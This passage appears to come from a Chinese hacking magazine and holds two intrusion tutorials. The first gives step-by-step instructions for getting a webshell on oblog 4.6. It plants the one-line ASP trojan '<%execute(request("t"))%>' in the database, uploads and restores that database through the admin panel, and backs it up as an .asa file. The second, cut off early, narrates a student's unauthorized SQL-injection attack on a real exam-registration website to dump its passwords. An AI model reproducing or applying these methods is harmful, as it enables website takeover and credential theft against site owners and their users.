


图1

其中有数据库文件的名字和路径，得到了这些信息，我们可以尝试下载对方的数据库，在oblog_admin表里有管理员的用户名和密码，密码是经过md5加密的，如果密码强度不大的话，可以去在线md5破解网站（如http://www.cmd5.com）上破解出密码登录后台在获取webshell。

oblog官方在4月3号已经推出了补丁，目前最新版本是Version 4.60 Final Build080403 (Access)。

下面来说一下进入后台获取webshell的方法，由于4.6版本在安全性上做了一些改进，导致4.5及以前版本中拿webshell的很多方法都失效了。害得我用了近一天半的时间才终于成功拿到了webshell。为了方便，我在自己的空间搭建了oblog4.6的环境，地址是http://www.xxx.cn/oblog46。后台管理员用户名和密码分别是amin和hackerxfiles，数据库为oblog4.601.mdb。

首先说下拿wenshell的思路，我借鉴了“黑客X档案”2007年第8期雕牌／杜华军所写的“ Oblog后台来拿Webshell”一文中的方法，即上传插了一句话木马的经过修改的oblog的数据库，恢复数据库，再把包含有一句话木马的数据库备份成asa格式，这样来拿到webshell，不过当时作者是使用oblog4.0做的演示，我要拿的是4.6的webshell，拿的具体方法有了一些变化，下面我会具体提到。




图2

既然是通过数据库插马来拿webshell的，我们就先来插马。在oblog4.6数据库oblog4.60.mdb的表oblog_admin里的username字段中直接写入一句话“<%execute(request("t"))%>”，就完成了插马，如图3。





图3

这样插了马的数据库太大，通过后台传不上去，得给它减

减肥，把一些可以删除的表删除后再压缩数据库，一开始我只留下了oblog_admin表，数据库是够小了，但恢复后却进不了后台，我用了最笨的方法，删除一个表后，压缩，通过FTP传上去，能成功拿到webshell后再删除下一个表，如此反复，最后得到了满足条件的数据库文件，大小由1.87MB减到了552KB(oblog共有40多个表，整整用了我一上午的时间，真是累死人啊=。=)。进入了后台，在“管理用户等级”的用户等级信息的修改里添加一个mdb上传类型，并修改上传的“单一文件限制”为2000KB（必须大于你要上传的数据库的大小)，如图4。


图4

然后注册一个新用户，登录用户的后台来“发表日志”，点“上传图象”按钮上传经过减肥处理的插了马的mdb文件，成功上传，路径为u/2008-4/11029199464.mdb，如图5。




图5

下面就是恢复数据库了，为了拿到wenshell后再恢复oblog，在使用插了马的数据库恢复前，我先备份了一下正常的数据库，恢复数据库就写../u/2008-4/11029199464.mdb，提示成功恢复，如图6，

使用默认的用户名admin和密码admin888登录后台，现在系统使用的数据库就是我们插入了一句话的数据库，马上就可以拿到webshell了。最后来备份数据库，备份目录写inc，名称为hackerxfiles，得到oblog46\admin\inc\hackerxfiles.asa，一句话的地址为http://www.xxx.cn/oblog46/admin/inc/hackerxfiles.asa，使用一句话木马客户端连接成功，传个大马，也成功了，顺利得到了webshell，如图7，图8。再把原来的数据库恢复一下就OK了。






图6


图7


图8

好了，从oblog4.6的下载conn.asp到拿到webshell的全过程就介绍完了，由于我水平有限，拿webshell的过程比较麻烦，如果各位有更好的方法，也欢迎来X档案论坛交流。

（文章中涉及到作者经过千辛万苦做成的插马数据库已经收录在光盘中，名字为oblog4.601.mdb)

菜鸟入侵初体验

ご★轩☆ヾ

文章难易度：★★★

文章闪光点：本文是一篇适合新手朋友看的入侵文章，从检测注入点，到得到密码，又到成功登录ftp，到最后得到webshell，非常简单。

老师说今年的中考要改为网上报名了，我看着传单上的报名网站，真想把这个网站给入侵了。 由于家中的电脑没有上网，所以我从来都没有尝试过入侵网站，只能看看X档案来过瘾，心里早就跃跃欲试了，刚好这次机会来了，于是便跑到同学家去开始我的入侵行动。

打开啊D注入工具V2.32，在内置的浏览器里使用google搜索“site：www.*****.com”，不一会儿便检测到了注入点：http://www.*****.com/hits.asp?id=2636，如图1。继续检测这个注入点，发现目标网站使用的是MSSQL数据库，而且是DB_OWNER的权限，如图2。

接下来检测表段，结果在sz_user这个表里检测出了用户名和密码，如图3。我心想这个应该就是后台的密码了吧，然后使用啊D的“管理入口检测”顺利的找到了后台的登录页面，却发




图1

